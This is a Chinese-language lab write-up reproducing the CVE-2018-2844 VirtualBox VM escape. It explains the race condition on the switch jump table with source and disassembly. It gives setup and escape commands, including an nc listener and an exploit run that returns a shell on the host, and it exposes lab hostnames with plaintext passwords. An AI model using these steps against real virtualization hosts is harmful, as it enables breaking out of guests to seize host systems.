# CVE-2018-2844 漏洞复现

> 漏洞编号: CVE-2018-2844
>
> 宿主机版本: ubuntu-16.04.4-desktop-amd64.iso
>
> virtualbox 版本: virtualbox-5.2_5.2.6-120293_Ubuntu_xenial_amd64.deb
>
> virtualbox 虚拟机版本: ubuntu-16.04.3-server-amd64.iso
>
> 最终修改: 03/09/2021

## 0x00 说明

`Linux` 上已经公开的 `Virtualbox` 逃逸，主要有以下四种方式：

1. `CVE-2015-3456` （毒液漏洞），虽然 `virtualbox` 也发布了针对毒液的补丁，但网上可以参考的复现案例较少；
2. `CVE-2018-2844` 利用 `TCOTOU` 攻击进行虚拟机逃逸，`exploit-db` 上有成型的漏洞利用代码（*参考资料3* ）；
3. `CVE-2018-2698` 有详细的文档描述，但没有 `POC` ，详见 *参考资料4* ；
4. `CVE-2020-2894` 配合 `CVE-2020-2575` 有详细的文档描述，但没有 `POC` ，详见 *参考资料5* ；

综上所述，笔者决定对 `CVE-2018-2844` 进行复现。

## 0x01 原理说明（摘自 *参考资料2* ）

漏洞所在的函数

```
static int vboxVDMACmdExec(PVBOXVDMAHOST pVdma, const uint8_t *pvBuffer,
uint32_t cbBuffer)
{
    do
    {
        Assert(pvBuffer);
        Assert(cbBuffer >= VBOXVDMACMD_HEADER_SIZE());

        if (!pvBuffer)
            return VERR_INVALID_PARAMETER;
        if (cbBuffer < VBOXVDMACMD_HEADER_SIZE())
            return VERR_INVALID_PARAMETER;

        PVBOXVDMACMD pCmd = (PVBOXVDMACMD)pvBuffer;
```

```
        switch (pCmd->enmType)
        {
            case VBOXVDMACMD_TYPE_CHROMIUM_CMD:
            {
# ifdef VBOXWDDM_TEST_UHGSMI
                static int count = 0;
                static uint64_t start, end;
                if (count==0)
                {
                    start = RTTimeNanoTS();
                }
                ++count;
                if (count==100000)
                {
                    end = RTTimeNanoTS();
                    float ems = (end-start)/1000000.f;
                    LogRel(("100000 calls took %i ms, %i cps\n", (int)ems,
(int)(100000.f*1000.f/ems) ));
                }
# endif
                /** @todo post the buffer to chromium */
                return VINF_SUCCESS;
            }
            case VBOXVDMACMD_TYPE_DMA_PRESENT_BLT:
            {
                const PVBOXVDMACMD_DMA_PRESENT_BLT pBlt =
VBOXVDMACMD_BODY(pCmd, VBOXVDMACMD_DMA_PRESENT_BLT);
                int cbBlt = vboxVDMACmdExecBlt(pVdma, pBlt, cbBuffer);
                Assert(cbBlt >= 0);
                Assert((uint32_t)cbBlt <= cbBuffer);
                if (cbBlt >= 0)
                {
                    if ((uint32_t)cbBlt == cbBuffer)
                        return VINF_SUCCESS;
                    else
                    {
                        cbBuffer -= (uint32_t)cbBlt;
                        pvBuffer -= cbBlt;
                    }
                }
                else
                    return cbBlt; /* error */
                break;
            }
            case VBOXVDMACMD_TYPE_DMA_BPB_TRANSFER:
            {
                const PVBOXVDMACMD_DMA_BPB_TRANSFER pTransfer =
VBOXVDMACMD_BODY(pCmd, VBOXVDMACMD_DMA_BPB_TRANSFER);
```

```
                int cbTransfer = vboxVDMACmdExecBpbTransfer(pVdma, pTransfer,
cbBuffer);
                Assert(cbTransfer >= 0);
                Assert((uint32_t)cbTransfer <= cbBuffer);
                if (cbTransfer >= 0)
                {
                    if ((uint32_t)cbTransfer == cbBuffer)
                        return VINF_SUCCESS;
                    else
                    {
                        cbBuffer -= (uint32_t)cbTransfer;
                        pvBuffer -= cbTransfer;
                    }
                }
                else
                    return cbTransfer; /* error */
                break;
            }
            case VBOXVDMACMD_TYPE_DMA_NOP:
                return VINF_SUCCESS;
            case VBOXVDMACMD_TYPE_CHILD_STATUS_IRQ:
                return VINF_SUCCESS;
            default:
                AssertBreakpoint();
                return VERR_INVALID_FUNCTION;
        }
    } while (1);
```

在这个函数中，使用`switch case`来根据`VDMA`的命令类型来调用相应的函数。 而在linux中，编译时候，编译器将会优化这一操作，将`switch`修改为跳转表来进行跳转。

这边的switch优化的跳转表是一个二级跳转表，这就为**TCOTOU**攻击做了基础。

```
first:
.text:00000000000B957A                  cmp     dword ptr [r12], 0Ah ; switch 11
cases
.text:00000000000B957F                  ja      VBOXVDMACMD_TYPE_DEFAULT ;
jumptable
00000000000B9597 default case
second:
.text:00000000000B9585                  mov     eax, [r12]
.text:00000000000B9589                  lea     rbx, vboxVDMACmdExec_JMPS
.text:00000000000B9590                  movsxd  rax, dword ptr [rbx+rax*4]
.text:00000000000B9594                  add     rax, rbx
```

```
.text:00000000000B9597                  jmp     rax             ; switch jump

.rodata:0000000000185538 vboxVDMACmdExec_JMPS dd offset
VBOXVDMACMD_TYPE_DEFAULT - 185538h
.rodata:0000000000185538                                        ; DATA XREF:
vboxVDMACommand+1D9o
.rodata:0000000000185538                dd offset
VBOXVDMACMD_TYPE_DMA_PRESENT_BLT - 185538h ; jump table for switch statement
.rodata:0000000000185538                dd offset
VBOXVDMACMD_TYPE_DMA_BPB_TRANSFER - 185538h
.rodata:0000000000185538                dd offset VBOXVDMACMD_TYPE_DEFAULT -
185538h
.rodata:0000000000185538                dd offset VBOXVDMACMD_TYPE_DEFAULT -
185538h
.rodata:0000000000185538                dd offset VBOXVDMACMD_TYPE_DEFAULT -
185538h
.rodata:0000000000185538                dd offset VBOXVDMACMD_TYPE_DEFAULT -
185538h
.rodata:0000000000185538                dd offset VBOXVDMACMD_TYPE_DMA_NOP -
185538h
.rodata:0000000000185538                dd offset VBOXVDMACMD_TYPE_DMA_NOP -
185538h
.rodata:0000000000185538                dd offset VBOXVDMACMD_TYPE_DEFAULT -
185538h
.rodata:0000000000185538                dd offset VBOXVDMACMD_TYPE_DMA_NOP -
185538h
.rodata:0000000000185564                align 20h
```

关于**TCOTOU**，以下面的程序举个例子：

```
file = "/tmp/X";
fileExist = check_file_existence(file);
if (fileExist == FALSE)
{// The file does not exist, create it.
f = open(file, O_CREAT);}
```

在file的`fileExist=FALSE`时候才能调用`open`读取，但是如果我们将程序视为一步一步的执行函数的时候，在`if`这个`check`过了后，我们假设有一分钟的时间程序才会执行`open`，那么这时候有另外一个程序把`file`这个指针修改为我们想要的`open`的文件，这时候就相当于我们可以任意读取文件了。

而**TCOTOU**这个攻击技术就是在程序的这两个`check`跟`use`阶段之间的时间差中，用另外一个进程去修改指针，以此达到我们攻击的目的。

这样，这个漏洞的利用也就很明显了，因为是二级跳转表，同时程序的变量没有加上`volatile`来标记，导致程序不会每次调用都检查变量的类型，只需要变量通过了check1时候，也就是检查是否是那11个`case`时候，成功过了这个`check`后，能够用另外一个进程修改掉这个变量的数值时候，并且计算可控地址跟第二级跳转表的`offset`，控制程序的`switch`流程跳转到可控区域后，就可以来执行我们事先布置好的`shellcode`了。

另外，这个漏洞可以实现逃逸的原因是`VBVA`是他在`HGSMI`的基础上的，`HGSMI`是通过视频的`ram`缓存区实现的共享内存，`vram`缓存区物理地址为`0xE0000000`,所以可以通过这个缓存区去获取物理机权限。

而这个漏洞函数的地址就是在处理客户机传递给主机的视频`DMA`命令的代码中。

# 0x02 准备工作

1. 连接目标服务器

```
$ ssh vbtest@cimer.kms.app -p 8106
```

2. 安装 `virtualbox-5.2_5.2.6-120293_Ubuntu_xenial_amd64.deb`

```
$ sudo apt update
$ sudo dpkg -i virtualbox-5.2_5.2.6-120293_Ubuntu_xenial_amd64.deb
$ sudo dpkg -c virtualbox-5.2_5.2.6-120293_Ubuntu_xenial_amd64.deb
$ sudo apt install -f
```

3. 导入虚拟机

```
$ sudo VBoxManage import server.ova
$ sudo VBoxManage startvm server -type headless
```


4. 设定 `exp` 所需虚拟机分辨率

```
# VBoxManage 设定虚拟机分辨率。
$ VBoxManage setextradata global GUI/MaxGuestResolution any
$ VBoxManage setextradata "server" "CustomVideoMode1" "800x600x32"

# 禁止 grub 菜单显示。显示 grub 菜单可能导致分辨率改变。
GRUB_HIDDEN_TIMEOUT=0
```

# 0x03 逃逸过程

1. 连接虚拟机

```
$ rdesktop cimer.kms.app:8105 -u vbtest -p 123456
# passwd 123456
```





2. 打开虚拟机所在目录，打开虚拟机

```
$ sudo virtualbox
# passed 123456
# 虚拟机 server -> 右键 -> 用文件管理器查看 , 关闭打开 virtualbox 的 shell
# 双击 server.vbox
```

3. 登陆

```
$ login test
# passwd test

# 这里省略了查看本机器IP的过程
# $ ip a

$ sudo su
# passwd test
$ nc -vvv -l -p 6969

# 上面的工作也可以打开一个shell进行操作。
```





4. 逃逸

```
# 宿主机打开一个新的 shell

$ ssh test@192.168.128.115
# passwd test
$ sudo su
# passwd test
$ ./exploit 192.168.128.115 6969

# 这里有可能会崩溃 1/3 概率，重新走一遍上面的步骤即可！！！
# 这里有可能会崩溃 1/3 概率，重新走一遍上面的步骤即可！！！
# 这里有可能会崩溃 1/3 概率，重新走一遍上面的步骤即可！！！

# 这时候虚拟机那边的shell就是已经逃逸的状态了
```

5. 验证

```
$ whoami
$ uname -a
# 这里可以打开一个本地 shell uname -a 一下，证明逃逸
$ cd /tmp
$ ls -al | grep pwn.txt
$ touch pwn.txt
$ ls -al | grep pwn.txt

# 然后关了就行了
```




# 0x04 总结

虽然 `CVE-2018-2844` 资料齐全，只要原样复现就可以了。但是因为 `EXP` 对分辨率有依赖，所以中间遇到了一些问题，索性 imazes 大佬帮忙解决了问题。所以这次复现也算是顺利完成了吧。

**参考资料**


1. https://www.exploit-db.com/exploits/45372
2. https://blog.soreatu.com/posts/reproduction-report-cve-2018-2844/
3. https://github.com/renorobert/virtualbox-cve-2018-2844
4. https://www.exploit-db.com/exploits/43878